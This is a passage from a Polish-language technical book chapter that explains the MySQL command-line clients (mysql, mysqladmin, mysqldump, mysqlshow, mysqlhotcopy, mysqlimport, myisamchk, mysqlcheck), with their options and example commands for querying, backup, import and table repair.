Jeśli Czytelnik korzysta z systemu Windows, to w celu uzyskania podobnych możliwości konieczne będzie użycie narzędzia administracyjnego *Harmonogram zadań*.

Warto także pamiętać, że istnieje również możliwość wykonania poleceń SQL zapisanych w pliku podczas korzystania z klienta `mysql` w trybie interaktywnym. Służy do tego polecenie `source`, używane w następujący sposób:

```
mysql>source mysqlmon.sql
```

Użyteczne wskazówki dotyczące klienta mysql

W tym punkcie rozdziału przedstawiłem kilka istotnych wskazówek, o których powinni pamiętać wszyscy użytkownicy rozpoczynający korzystanie z klienta `mysql`.

Wykorzystanie potoków do przekazywania danych wynikowych

Istnieje możliwość przeglądania danych wynikowych ekran po ekranie; wystarczy w tym celu skorzystać z odpowiedniego polecenia systemowego, jak pokazano na poniższym przykładzie:

```
%>mysql < zapytania.sql | more
```

Wyświetlanie wyników w układzie pionowym

Dzięki zastosowaniu opcji `\G` klient `mysql` wyświetla wyniki w układzie pionowym. W tym przypadku dane wynikowe są prezentowane w znacznie bardziej czytelnej postaci. Poniższy przykład przedstawia wyniki zwrócone przez klienta `mysql` po pobraniu wszystkich rekordów z tabeli `db` z wykorzystaniem opcji `/G`:

```
mysql>use mysql;
mysql>select * from db\G
*************************** 1. row ***************************
Host: %
Db: test%
User:
Select_priv: Y
Insert_priv: Y
Update_priv: Y
...
*************************** 2. row ***************************
...
```

Rejestracja zapytań

Podczas korzystania z klienta `mysql` w trybie interaktywnym przydatnym rozwiązaniem jest zapisywanie wyników wszystkich wykonywanych poleceń SQL w pliku tekstowym, dzięki czemu będzie można je później wyświetlić i przeanalizować. Ten mechanizm rejestrowania wyników można włączyć przy użyciu opcji `tee` lub `/T`, po której należy podać nazwę pliku (ewentualnie można także określić ścieżkę dostępu do niego). Załóżmy na przykład, że chcemy zapisywać wyniki w pliku o nazwie *sesja.sql*:

```
mysql>\T sesja.sql
Logging to file 'sesja.sql'
mysql>show databases;
+--------------+
| Database     |
+--------------+
| mysql        |
| test         |
+--------------+
```

Po rozpoczęciu rejestracji w pliku wynikowym będą zapisywane informacje o dokładnie takiej samej postaci jak te wyświetlane w kliencie `mysql`. Rejestrację można wyłączyć w dowolnym momencie, wydając polecenie `notee` lub `\t`.

Pobieranie statystyk serwera

Używając polecenia `status` lub `\s`, można wyświetlić wiele interesujących statystyk dotyczących bieżącego statusu serwera. Zawierają one między innymi czas nieprzerwanego działania serwera, jego wersję, numer używanego portu TCP, typ nawiązywanych połączeń, całkowitą liczbę wykonanych zapytań, średnią liczbę zapytań wykonywanych na sekundę i tak dalej.

Zapobieganie wypadkom

Załóżmy, że zarządzamy tabelą zawierającą 10 tysięcy osób subskrybujących biuletyn informacyjny. Pewnego dnia decydujemy, by korzystając z klienta `mysql`, usunąć dawno nieużywane konto testowe. Ponieważ dzień był długi i męczący, bez większego zastanowienia wykonujemy polecenie:

```
mysql>DELETE FROM subscribers;
```

zamiast:

```
mysql>DELETE FROM subscribers WHERE email="test@przykladyphp.pl";
```

Ups! Właśnie udało się nam usunąć całą bazę subskrybentów! Pozostaje nam mieć nadzieję, że kopia bezpieczeństwa danych pomoże nam w rozwiązaniu tego problemu. Przed takimi sytuacjami może nas uchronić opcja `--safe-updates`, która pozwala zapobiec podobnym, niezamierzonym błędom, uniemożliwiając wykonywanie poleceń `UPDATE` i `DELETE`, w których nie została podana klauzula `WHERE`. Najzabawniejsze jest to, że dokładnie takie same możliwości daje uruchomienie klienta z opcją `--i-am-a-dummy`!

Zmiana postaci znaku zachęty klienta

Podczas jednoczesnego korzystania z kilku serwerów baz danych działających na różnych serwerach łatwo można pogubić się i stracić rozeznanie odnośnie do tego, z jakiego serwera w danej chwili korzystamy. By wyeliminować problemy tego typu, wystarczy zmodyfikować znak zachęty klienta `mysql` i umieścić w nim nazwę serwera. Można to zrobić na kilka różnych sposobów.

Jednym z nich jest określenie postaci znaku zachęty z poziomu wiersza poleceń w momencie uruchamiania klienta:

```
%>mysql -u jasiek --prompt="(\u@\h) [\d]> " -p corporate
```

W tym przypadku po zalogowaniu się do klienta jego znak zachęty będzie mieć następującą postać:

```
(jasiek@localhost) [corporate]>
```

Aby zmiana ta była jeszcze lepiej zauważalna, można ją wprowadzić w pliku *my.cnf* w sekcji `[mysql]`:

```
[mysql]
...
prompt=(\u@\h) [\d]>
```

Oprócz tego w systemie Linux istnieje możliwość umieszczenia nazwy hosta w znaku zachęty przy wykorzystaniu zmiennej środowiskowej `MYSQL_PS1`:

```
%>export MYSQL_PS1="(\u@\h) [\]"
```

■ **Uwaga** Pełna lista flag, których można używać do modyfikacji znaku zachęty klienta, została podana w instrukcji MySQL.

Wyświetlanie danych w formatach HTML lub XML

Ta bardzo interesująca, a jednocześnie mało znana możliwość pozwala wyświetlać wyniki wykonywanych zapytań w formatach XML oraz HTML. Można je włączyć przy użyciu opcji `--xml` (`-X`) oraz `--html` (`-H`). Załóżmy na przykład, że chcemy stworzyć plik XML zawierający listę wszystkich baz dostępnych na danym serwerze. Aby to zrobić, możemy umieścić polecenie `SHOW DATABASES` w pliku tekstowym, a następnie skorzystać z niego we wsadowym wywołaniu programy `mysql`:

```
%>mysql -X < pokazbazy.sql > listabaz.xml
```

W efekcie zostanie utworzony plik o nazwie *listabaz.xml*, którego zawartość będzie przypominać tę przedstawioną poniżej:

```
<?xml version="1.0"?>
<resultset statement="show databases">
   <row>
      <field name="Database">information_schema</field>
```

```
   </row>
   <row>
      <field name="Database">corporate</field>
   </row>
   <row>
       <field name="Database">test</field>
   </row>
</resultset>
```

Przeglądanie zmiennych konfiguracyjnych i statusu systemu

Używając polecenia `SHOW VARIABLES`, można wyświetlić wyczerpującą listę wszystkich zmiennych konfiguracyjnych serwera MySQL:

```
mysql>SHOW VARIABLES;
```

W przypadku serwera MySQL w wersji 5.0.3 jego wykonanie spowoduje wyświetlenie 234 różnych zmiennych systemowych. Gdybyśmy chcieli wyświetlić tylko jedną, wybraną zmienną, musielibyśmy uzupełnić powyższe polecenie o klauzulę `LIKE`:

```
mysql>SHOW VARIABLES LIKE "table_type";
```

Wykonanie takiego polecenia zwróci następujące wyniki:

```
+------------------+----------+
| Variable_name    | Value    |
+------------------+----------+
| table_type       | MyISAM   |
+------------------+----------+
```

W równie prosty sposób można wyświetlić informacje o statusie systemu:

```
mysql>SHOW STATUS;
```

A oto przykładowe wyniki:

```
+----------------------+---------+
| Variable_name        | Value   |
+----------------------+---------+
| Aborted_clients      | 0       |
| Aborted_connects     | 0       |
| Bytes_received       | 334     |
| Bytes_sent           | 11192   |
...
| Threads_running      | 1       |
| Uptime               | 231243  |
+----------------------+---------+
291 rows in set (0.00 sec)
```

W przypadku serwera MySQL w wersji 5.1.37 polecenie to zwraca listę 291 zmiennych. Aby wyświetlić tylko jedną zmienną, na przykład sumaryczną liczbę wysłanych bajtów, należałoby użyć poniższego polecenia:

```
mysql>SHOW STATUS LIKE "bytes_sent";
```

Zwróciłoby ono następujące przykładowe wyniki:

```
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
```

```
| Bytes_sent       | 11088 |
+------------------+-------+
1 row in set (0.00 sec)
```

Aby wyświetlić grupę zmiennych o podobnych nazwach (co często odpowiada podobnemu przeznaczeniu), można by skorzystać ze znaku wieloznacznego `%`. Na przykład poniższe polecenie pozwala wyświetlić wszystkie zmienne używane do gromadzenia statystyk związanych z mechanizmem przechowywania zapytań w pamięci podręcznej:

```
mysql>SHOW STATUS LIKE "Qc%";
```

Przydatne opcje klienta mysql

Tak jak wszystkie programy przedstawione w tym rozdziale, także i klient `mysql` udostępnia wiele użytecznych opcji. Wiele najważniejszych spośród nich zostało omówionych poniżej:

- `--auto-rehash`: domyślnie klient `mysql` tworzy tablice mieszające, zawierające nazwy baz danych, tabel i kolumn, by umożliwić korzystanie z mechanizmu automatycznego uzupełniania (nazwy kolumn, tabel oraz baz danych można uzupełniać, naciskając klawisz *Tab*). Stosowanie tego mechanizmu można wyłączyć przy użyciu opcji `--no-auto-refresh`. Aby go ponownie włączyć, należy użyć opisywanej opcji. Jeśli Czytelnik nie planuje korzystania z mechanizmu automatycznego uzupełniania, to warto go wyłączyć, gdyż nieco przyspieszy to czas uruchamiania klienta.
- `--column-names`: domyślnie klient `mysql` umieszcza nazwy kolumn na samej górze wszystkich prezentowanych wyników. Można to jednak zmienić, używając opcji `--no-column-names`. Aby ponownie włączyć domyślny sposób działania klienta, należy posłużyć się opisywaną tu opcją.
- `--compress`, `-C`: pozwala włączyć kompresję danych podczas prowadzenia komunikacji pomiędzy klientem i serwerem.
- `--database=`*`nazwa`*, `-D`: określa, która baza danych będzie używana. W przypadku korzystania z klienta `mysql` w trybie interaktywnym używaną bazę danych można także zmienić przy użyciu polecenia `USE`.
- `--default-character-set=`*`zbiór_znaków`*: określa używany zbiór znaków.
- `--disable-tee`: jeśli zostało włączone rejestrowanie wszystkich zapytań i wyników (przy użyciu opcji `--tee` lub polecenia `tee`), to można je wyłączyć, używając tej opcji.
- `--execute=`*`zapytanie`*, `-e` *`zapytanie`*: wykonuje polecenie SQL bez konieczności pełnego uruchamiania interfejsu klienta. Istnieje także możliwość wykonania kilku poleceń SQL, w takim przypadku należy je oddzielić od siebie średnikami. Zapytanie koniecznie należy zapisać w cudzysłowach, by nie zostało ono błędnie zinterpretowane jako seria argumentów. Oto przykład:

  ```
  %>mysql –u root –p –e "USE corporate; SELECT * form product;"
  ```
- `--force`, `-f`: w przypadku korzystania z klient `mysql` w trybie wsadowym MySQL może odczytywać i wykonywać polecenia SQL pobierane z pliku tekstowego. Domyślnie wykonywanie tych poleceń jest przerywane w momencie napotkania jakiegokolwiek błędu. Zastosowanie tej opcji pozwala wymusić, by wykonywanie poleceń było kontynuowane pomimo błędów.
- `--host=`*`nazwa`*, `-h`: określa nazwę hosta, z jakim zostanie nawiązane połączenie.
- `--html`, `-H`: określa, że wyniki będą wyświetlane w formacie HTML. Więcej informacji na ten temat można znaleźć we wcześniejszej części rozdziału, w punkcie „Użyteczne wskazówki dotyczące klienta mysql”.
- `--no-beep`, `-b`: podczas szybkiego wpisywania i wykonywania zapytań często mogą występować błędy, które są sygnalizowane denerwującym sygnałem dźwiękowym. Ta opcja pozwala go wyłączyć.
- `--page[=`*`nazwastronicowania`*`]`: wiele zapytań generuje zbyt dużo informacji, by można je było wyświetlić na jednym ekranie. Można zażądać, by klient wyświetlał informacje ekran po ekranie, wykorzystując w tym celu mechanizm stronicowania. Przykładem takich prawidłowych mechanizmów są polecenia `more` oraz `less` systemu Unix. Aktualnie opcja ta jest obsługiwana wyłącznie w przypadku korzystania z systemu Unix. Analogiczne możliwości możemy uzyskać z poziomu klienta `mysql`, używając polecenia `\P`.

- `--password`, `-p`: określa hasło. Trzeba pamiętać, że w odróżnieniu od innych informacji, takich jak nazwa użytkownika lub hosta, hasła nie należy podawać w wierszu poleceń. Zamiast tego powinno się poczekać, aż klient poprosi o jego podanie — dzięki temu hasło nie zostanie zapisane w postaci zwyczajnego tekstu w systemowej historii wykonywanych poleceń.
- `--port=#`, `-P`: określa numer portu używanego do komunikacji.
- `--protocol=`*`nazwa`*: MySQL obsługuje cztery protokoły komunikacyjne — pamięć, potoki, gniazda oraz TCP. Ta opcja pozwala określić, którego z nich należy używać.
- Protokół TCP: jest używany domyślnie, jeśli klient i serwer działają na dwóch osobnych komputerach; do prawidłowego działania wymaga portu 3306 (można go zmienić przy użyciu parametru `--port`). Zastosowanie protokołu TCP jest konieczne, w przypadku gdy klient i serwer działają na różnych komputerach, choć można go także używać, jeśli działają one lokalnie.
- Pliki gniazd: to mechanizm charakterystyczny dla systemu Unix, ułatwiający prowadzenie komunikacji pomiędzy dwoma programami. Jest on stosowany domyślnie, jeśli klient i serwer działają na tym samym komputerze.
- Pamięć współdzielona: mechanizm stosowany wyłącznie w systemie Windows; w tym przypadku do prowadzenia komunikacji jest wykorzystywany blok współdzielonej pamięci.
- Nazwane potoki: mechanizm charakterystyczny dla systemu Windows, przypominający nieco potoki stosowane w systemie Unix.

Uwaga Żadna z wymienionych powyżej opcji charakterystycznych dla systemu Windows nie jest włączona domyślnie (w systemie Windows zarówno do komunikacji lokalnej, jak i zdalnej używany jest protokół TCP).

- `--safe-updates`, `-U`: powoduje, że klient `mysql` będzie ignorował polecenia `DELETE` i `UPDATE`, w których pominięto klauzulę `WHERE`. Jest to szczególnie przydatny mechanizm, zabezpieczający przed przypadkowym usunięciem lub zmodyfikowaniem całej zawartości tabeli. Więcej informacji na ten temat można znaleźć we wcześniejszej części rozdziału, w punkcie „Użyteczne wskazówki dotyczące klienta mysql".
- `--skip-column-names`: domyślnie klient `mysql` umieszcza nazwy kolumn na początku wszystkich wyświetlanych wyników. Korzystając z tej opcji, można je ukryć.
- `--tee=`*`nazwa`*: powoduje, że klient będzie zapisywać wszystkie wykonywane polecenia i ich wyniki w pliku o podanej nazwie. Możliwość ta jest szczególnie przydatna w przypadku testowania. Podczas korzystania z klienta `mysql` w trybie interaktywnym można w dowolnym momencie wyłączyć tę rejestrację, wykonując polecenie `notee`, lub ponownie ją włączyć poleceniem `tee`. Więcej informacji na ten temat można znaleźć we wcześniejszej części rozdziału, w punkcie „Użyteczne wskazówki dotyczące klienta mysql".
- `--vertical`, `-E`: powoduje, że `mysql` będzie wyświetlać wszystkie wyniki w układzie pionowym. Taki układ niejednokrotnie jest preferowany w przypadku operowania na tabelach zawierających kilka kolumn. Więcej informacji na ten temat można znaleźć we wcześniejszej części rozdziału, w punkcie „Użyteczne wskazówki dotyczące klienta mysql".
- `--xml`, `-X`: powoduje, że klient `mysql` będzie zapisywać wyniki w formacie XML. Więcej informacji na ten temat można znaleźć we wcześniejszej części rozdziału, w punkcie „Użyteczne wskazówki dotyczące klienta mysql".

Klient mysqladmin

Klient `mysqladmin` jest używany do wykonywania wielu różnych czynności administracyjnych, a przede wszystkim do tworzenia i usuwania baz danych, monitorowania statusu serwera oraz wyłączania procesu serwera. Uruchomienie tego klienta wymaga podania odpowiednich informacji uwierzytelniających, podobnie jak jest w przypadku klienta `mysql`.

Na przykład używając następującego polecenia, można wyświetlić wszystkie zmienne serwera wraz z ich wartościami:

```
%>mysqladmin -u root -p variables
Enter password:
```

Jeśli podamy prawidłowe hasło, wykonanie tego polecenia spowoduje wyświetlenie długiej listy zmiennych oraz ich wartości. Jeśli chcemy wyświetlać kolejno stronę po stronie, możemy przekazać wyniki wykonania tego polecenia potokiem do programu `more` lub `less` (w przypadku korzystania z systemu Linux) bądź do programu `more` (w przypadku stosowania systemu Windows).

Polecenia klienta mysqladmin

Klient `mysql` jest w zasadzie rodzajem wyspecjalizowanej konsoli, pozwalającej na wykonywanie dowolnych poleceń SQL zrozumiałych dla serwera. W odróżnieniu od niego możliwości klienta `mysqladmin` są znacznie bardziej ograniczone — rozpoznaje on bowiem jedynie z góry określony zbiór poleceń (poniżej została przedstawiona większość z nich).

- `create` *`nazwabazydanych`*: tworzy nową bazę danych o podanej nazwie. Trzeba pamiętać, że nazwa każdej bazy musi być unikalna. Próba podania już używanej nazwy spowoduje zgłoszenie błędu.
- `drop` *`nazwabazydanych`*: usuwa bazę danych o podanej nazwie. Po wydaniu tego polecenia użytkownik jest proszony o potwierdzenie operacji — to rodzaj zabezpieczenia przed przypadkowym usunięciem bazy.
- `extended-status`: generuje rozszerzone informacje na temat stanu serwera. Odpowiada wykonaniu polecenia `show status` z poziomu klienta `mysql`.
- `flush-hosts`: czyści tabele pamięci podręcznej hostów. Polecenie to trzeba zastosować w przypadku zmiany adresu IP hosta. Poza tym polecenia tego należy używać, jeśli proces serwera MySQL odbierze kilka nieudanych prób nawiązania połączenia z konkretnego komputera (ich dokładną liczbę określa zmienna `max_connect_errors`), gdyż taki host zostanie zablokowany. Wykonanie polecenia `flash-hosts` usuwa taką blokadę.
- `flush-logs`: zamyka, a następnie ponownie otwiera wszystkie pliki dzienników.
- `flush-status`: przywraca początkową wartość zmiennych stanu (przypisując im wartość `0`).
- `flush-tables`: zamyka wszystkie otworzone tabele i przerywa wszystkie aktualnie wykonywane zapytania operujące na tabelach.
- `flush-threads`: czyści pamięć podręczną wątków.
- `flush-privileges`: ponownie wczytuje tablice uprawnień. Stosowanie tego polecenia nie jest konieczne, jeśli tabele uprawnień są modyfikowane w sposób bezpośredni, przy użyciu poleceń `GRANT` oraz `REVOKE`, a nie przy wykorzystaniu poleceń SQL.
- `kill id[, id2[, id`*`N`*`]]`: kończy wykonywanie procesów określonych przy użyciu numerów `id`, `id2` aż do `id`*`N`*. Numery poszczególnych procesów można wyświetlić przy użyciu polecenia `processlist`.
- `old-password` *`nowe-hasło`*: zmienia hasło użytkownika określonego przy użyciu parametru `-u` na *`nowe-hasło`*, wykorzystując przy tym algorytm stosowany w serwerach MySQL 4.1 i wcześniejszych.
- `password` *`nowe-hasło`*: zmienia hasło użytkownika określonego przy użyciu parametru `-u` na nowe, wykorzystując przy tym algorytm stosowany w serwerach MySQL w wersji nowszej niż 4.1.
- `ping`: sprawdza, czy serwer MySQL działa, próbując w tym celu nawiązać z nim połączenie. W analogiczny sposób można sprawdzać dostępność serwerów WWW oraz poczty elektronicznej.
- `processlist`: wyświetla listę wszystkich działających procesów należących do procesu serwera MySQL.
- `reload`: inna nazwa polecenia `flush-privileges`.
- `refresh`: wykonuje zadanie odpowiadające połączeniu dwóch poleceń: `flush-tables` oraz `flush-logs`.
- `shutdown`: zamyka proces serwera MySQL. Warto zauważyć, że nie ma możliwości ponownego uruchomienia tego procesu przy użyciu klienta `mysqladmin`; można to zrobić jedynie za pomocą sposobów opisanych w rozdziale 26.

- `status`: wyświetla różne statystyki serwera, takie jak czas nieprzerwanego działania, całkowitą liczbę wykonanych zapytań, liczbę otworzonych tabel, średnią liczbę zapytań wykonywanych w ciągu sekundy czy też liczbę działających wątków.
- `start-slave`: uruchamia serwer podrzędny. Polecenie to jest stosowane w przypadku korzystania z mechanizmów replikacji baz danych.
- `stop-slave`: zatrzymuje serwer podrzędny. Polecenie to jest stosowane w przypadku korzystania z mechanizmów replikacji baz danych.
- `variables`: wyświetla wszystkie zmienne serwera wraz z ich wartościami.
- `version`: wyświetla informacje o wersji serwera oraz jego statystyki.

Inne przydatne klienty

W tym punkcie rozdziału zostały opisane inne klienty dostarczane wraz z serwerem MySQL. Podobnie jak przedstawione wcześniej programy `mysql` oraz `mysqladmin`, wszystkie opisane tu klienty obsługują opcję `--help`.

mysqldump

Klient `mysqldump` służy do eksportowania danych przechowywanych w tabelach lub informacji o ich strukturze (bądź obu tych rodzajów informacji jednocześnie). W razie potrzeby generowane dane mogą zostać uzupełnione o polecenia SQL umożliwiające odtworzenie tych danych. Co więcej, można określić, czy należy wygenerować dane z jednej, z kilku baz, czy też ze wszystkich baz danych umieszczonych na danym serwerze; istnieje nawet możliwość określenia tabel, z jakich zostaną pobrane informacje.

Klienta `mysqldump` można wywołać w każdy z przedstawionych poniżej sposobów:

```
%>mysqldump [opcje] bazadanych [tabele]
%>mysqldump [opcje] --databases [opcje] bazadanych1 [bazadanych2...]
%>mysqldump [opcje] --all-databases [opcje]
```

Przeanalizujmy kilka przykładów. Pierwszy z nich generuje jedynie informacje o strukturze tabel ze wszystkich baz danych dostępnych na lokalnym serwerze i zapisuje je w pliku *wyniki.sql*:

```
%>mysqldump -u root -p --all-databases --no-data > wyniki.sql
```

Należy zwrócić uwagę, że wyniki generowane przez program zostają przekierowane do pliku; w przeciwnym razie zostałyby one zapisane na standardowym wyjściu, czyli pojawiłyby się na ekranie. Oprócz tego rozszerzenie pliku, *.sql*, nie jest wymagane. Zostało one zastosowane wyłącznie dla wygody, w rzeczywistości postać rozszerzenia nie ma żadnego znaczenia.

Kolejny przykład pokazuje, w jaki sposób można zapisać w pliku same dane pochodzące z wybranej bazy danych, w tym przypadku będzie to baza `corporate`:

```
%>mysqldump -u root -p --no-create-info corporate > wyniki.sql
```

I w końcu ostatni przykład. Generuje on zarówno informacje o strukturze, jak i dane przechowywane w dwóch tabelach bazy `corporate`: `product` oraz `staff`. Wygenerowane informacje zawierają także polecenia `DROP TABLE` umieszczone przed poleceniami `CREATE`. Rozwiązanie to jest szczególnie przydatne, w przypadku gdy należy wielokrotnie odtwarzać bazę danych, gdyż próba ponownego utworzenia już istniejącej tabeli kończy się zgłoszeniem błędu; właśnie z tego powodu potrzebne są odpowiednie polecenia `DROP TABLE`:

```
%>mysqldump -u root -p --add-drop-table corporate product staff> wyniki.sql
```

mysqlshow

Ten program narzędziowy pozwala określać, jakie bazy danych, tabele oraz kolumny są dostępne na wskazanym serwerze MySQL. Poniżej został przedstawiony sposób korzystania z tego klienta:

```
mysqlshow [opcje] [bazadanych [tabela [kolumna]]]
```

Załóżmy, że chcemy wyświetlić listę wszystkich dostępnych baz danych:

```
%>mysqlshow -u root -p
```

A oto polecenie, jakie należy wykonać, by wyświetlić wszystkie tabele konkretnej bazy danych, na przykład `mysql`:

```
%>mysqlshow -u root -p mysql
```

Z kolei poniższe polecenie pokazuje, jak można wyświetlić wszystkie kolumny konkretnej tabeli bazy danych, na przykład tabeli `db` bazy `mysql`:

```
%>mysqlshow -u root -p mysql db
```

Warto zwrócić uwagę, że wyświetlane informacje w całości zależą od informacji uwierzytelniających podanych w wywołaniu programu. W powyższych przykładach został użyty użytkownik *root*, co oznacza, że klient wygeneruje wszystkie dostępne informacje. Jednak inni użytkownicy zazwyczaj nie będą mieli tak szerokiego dostępu do zawartości serwera. Dlatego też gdy zależy nam na uzyskaniu kompletnych informacji, należy używać użytkownika *root*.

mysqlhotcopy

Klienta `mysqlhotcopy` można sobie wyobrazić jako ulepszoną wersję programu `mysqldump`, która wykorzystuje różne techniki optymalizacyjne, by zapisywać w pliku całą zawartość bazy danych (lub zawartość kilku baz w kilku plikach, których nazwy zawsze będą odpowiadać nazwie bazy danych, o której informacje zawiera dany plik). Choć klient ten został zoptymalizowany, to jednak ma on pewną wadę — można go wykonywać wyłącznie na tym samym komputerze, na jakim działa serwer MySQL. Co więcej, program ten nie jest dostępny w wersji przeznaczonej dla systemów Windows i obsługuje wyłącznie tabele MyISAM oraz Archive. Jeśli zatem Czytelnik poszukuje mechanizmu do tworzenia kopii bezpieczeństwa bazy danych, to powinien raczej skorzystać z klienta `mysqldump` lub mechanizmu replikacji bazy danych.

Poniżej zostały przedstawione trzy alternatywne sposoby wywołania tego programu:

```
%>mysqlhotcopy [opcje] bazadanych1 [/sciezka/do/katalogu/docelowego]
%>mysqlhotcopy [opcje] bazadanych1...bazadanychN /sciezka/do/katalogu/docelowego
%>mysqlhotcopy [opcje] bazadanych./wyrazenie_regularne/
```

Podobnie jak poprzednie, także i ten klient udostępnia wiele opcji. Kilka z nich zostało przedstawionych na przykładach zamieszczonych poniżej. Pierwszy z nich spowoduje skopiowanie baz danych `corporate` oraz `mysql` do wskazanego katalogu:

```
%>mysqlhotcopy -u root -p corporate mysql /usr/local/mysql/backups
```

Kolejny przykład jest nieco zmodyfikowaną wersją poprzedniego, w której zostało określone domyślne rozszerzenie plików, w jakich zostaną zapisane informacje i zawartość kopiowanych baz danych:

```
%>mysqlhotcopy -u root -p --suffix=.sql corporate mysql /usr/local/mysql/backups
```

W ostatnim z przedstawionych przykładów kopiowane są wyłącznie te tabele bazy danych `corporate`, których nazwy zaczynają się od słowa `sales`:

```
%>mysqlhotcopy -u root -p corporate./^sales/ /usr/local/mysql/backups
```

Podobnie jak we wszystkich innych klientach MySQL, także i tu generowane informacje zależą od informacji uwierzytelniających podanych w wierszu poleceń. Co ważne, używany użytkownik musi posiadać uprawnienia `SELECT` do kopiowanych tabel. Oprócz tego konieczne jest posiadanie uprawnień do zapisu we wskazanym katalogu docelowym. Dodatkowo korzystanie z tego klienta wymaga wcześniejszego zainstalowania modułu `DBI::mysql` języka Perl.

■ **Wskazówka** Choć także ten program udostępnia opcję `--help`, z której można skorzystać, by dowiedzieć się czegoś więcej na jego temat, to jednak znacznie bogatszą dokumentację można uzyskać, korzystając z polecenia `perldoc mysqlhotcopy`.

---

mysqlimport

Klient `mysqlimport` zapewnia wygodny sposób importowania do bazy danych informacji zapisanych w plikach tekstowych. Można z niego skorzystać, używając polecenia o następującej postaci:

```
%>mysqlimport [opcje] bazadanych pliktekstowy1 [pliktekstowy2...]
```

Program ten jest szczególnie przydatny w przypadku przenoszenia na serwer MySQL informacji z innej bazy danych lub z jakiegoś starego systemu informatycznego, gdyż większość produktów tego typu (w tym także MySQL) zapewnia możliwość zarówno tworzenia, jak i przetwarzania odpowiednio zapisanych danych tekstowych. Poniżej został przedstawiony przykład takich danych:

```
Hemingway Ernest\tSłońce też wschodzi\t1926\n
Steinbeck John\tMyszy i ludzie\t1937\n
Golding William\tWładca much\t1954
```

W powyższym przykładzie poszczególne elementy (pola) danych są od siebie oddzielone znakami tabulacji (`\t`), a poszczególne wiersze — znakami nowego wiersza (`\n`). Warto zapamiętać, że zastosowane separatory nie są wybrane na stałe; większość nowoczesnych produktów służących do przechowywania danych umożliwia określanie separatorów rozdzielających pola i wiersze, które będą używane zarówno podczas generowania danych, jak i ich odczytywania. Załóżmy, że powyższe dane zostały umieszczone w pliku o nazwie *ksiazki.txt*, a naszym zadaniem jest zapisanie ich w bazie danych o adekwatnej nazwie — `ksiazki`:

```
%>mysqlimport -u root -p --fields-terminated-by=\t \
 >--lines-terminated-by=\n ksiazki ksiazki.txt
```

Użytkownik wykonujący to polecenie musi dysponować uprawnieniem `INSERT` we wskazanej tabeli bazy danych oraz uprawnieniem `FILE`. Więcej informacji o systemie uprawnień bazy danych MySQL można znaleźć w rozdziale 29.

myisamchk

Choć powszechnie wiadomo, że serwer MySQL jest dosyć stabilny, to jednak istnieją pewne czynniki zewnętrzne, mogące doprowadzić do uszkodzeń danych, którymi zarządza. Takie uszkodzenia mogą wywołać prawdziwy chaos, objawiający się na wiele różnych sposobów, takich jak brak możliwości dodawania i modyfikowania zawartości bazy lub w niektórych przypadkach nawet ich chwilowe (a w ekstremalnych sytuacjach także permanentne) utracenie. Jeśli zatem podczas korzystania z bazy zauważymy jakiekolwiek błędy lub dziwne zachowanie, można sprawdzić indeksy tabel przy użyciu programu `myisamchk`. W razie konieczności program ten jest także w stanie naprawić odnalezione uszkodzenia. Poniżej został przedstawiony sposób wywołania tego programu:

```
%>myisamchk [opcje] /sciezka/do/nazwa_tabeli.MYI
```

Jeśli w wierszu poleceń nie zostały podane żadne opcje, program jedynie sprawdza, czy wskazana tabela nie jest w jakikolwiek sposób uszkodzona. Załóżmy na przykład, że chcemy sprawdzić tabelę `staff` bazy danych `corporate`:

```
%>myisamchk /usr/local/mysql/data/corporate/staff.MYI
```

Dostępne są różne poziomy weryfikacji, z których każdy następny zabiera nieco więcej czasu, lecz również bardziej wnikliwie analizuje tabele w poszukiwaniu ewentualnych błędów. Choć domyślnie jest stosowana weryfikacja na poziomie prostym (`--check`), to istnieje także poziom średni (`--medium-check`) oraz rozszerzony (`--extended-check`). Tego ostatniego należy używać wyłącznie w najpoważniejszych przypadkach; weryfikacja na poziomie średnim jest w stanie wychwycić niemal wszystkie problemy, jakie mogą się pojawiać w tabelach, a jednocześnie zajmuje znacznie mniej czasu. Obszerne informacje dotyczące każdego z tych poziomów weryfikacji można uzyskać, wywołując program z opcją `--information` (`-i`), która dodatkowo prezentuje także różne statystyki dotyczące tabel.

Jeśli program odnajdzie w tabeli jakieś usterki, użytkownik zostanie o tym poinformowany odpowiednim komunikatem. W takim przypadku można użyć tego samego programu, by spróbować rozwiązać problemy. Służy do tego opcja `--recover` (`-r`), używana w następujący sposób:

```
%>myisamchk -r /usr/local/mysql/data/corporate/staff.MYI
```

Warto zwrócić uwagę, że zaprezentowano tu jedynie nieznaczny ułamek wszystkich opcji udostępnianych przez tego klienta. Zanim Czytelnik zacznie korzystać z niego w celu sprawdzania i ewentualnego rozwiązywania problemów w tabelach, koniecznie powinien przeczytać jego dokumentację. Co więcej, programu tego należy używać wyłącznie po uprzednim zatrzymaniu procesu serwera bazy danych. Jeśli Czytelnik nie ma tego luksusu, by móc wyłączyć serwer bazy danych, powinien dokładniej przyjrzeć się kolejnemu z opisanych klientów — programowi `mysqlcheck`.

mysqlcheck

Klient `mysqlcheck` zapewnia możliwość weryfikacji tabel oraz ich ewentualnego naprawiania bez konieczności przerywania pracy procesu serwera MySQL. Program ten można uruchomić na kilka, przedstawionych poniżej, sposobów:

```
%>mysqlcheck [opcje] bazadanych [tables]
%>mysqlcheck [opcje] --databases bazadanych1 [bazadanych2...]
%>mysqlcheck [opcje] --all-databases
```

Oprócz standardowych informacji, takich jak dane uwierzytelniające użytkownika oraz nazwa bazy danych (lub kilku baz) i tabel, w wywołaniu tego programu można także przekazać parametr określający, jaką operację należy wykonać. Dostępne są następujące opcje: analiza (`-a`), naprawa (`-r`) oraz optymalizacja (`-o`). A zatem załóżmy, że tabela `staff` bazy danych `corporate` uległa uszkodzeniu ze względu na awarię dysku twardego. W takim przypadku można by spróbować ją naprawić, wykonując polecenie:

```
%>mysqlcheck -r corporate staff
```

Program `mysqlcheck`, podobnie jak `myisamchk`, jest w stanie wykryć i poprawić znakomitą większość potencjalnych błędów. Oprócz tego udostępnia szeroki zakres możliwości. Z tego względu zanim Czytelnik skorzysta z niego do rozwiązywania problemów kluczowych dla działalności firmy, koniecznie powinien poświęcić nieco czasu, by przejrzeć jego dokumentację i upewnić się, że zostanie zastosowana najefektywniejsza grupa opcji.

Opcje klientów

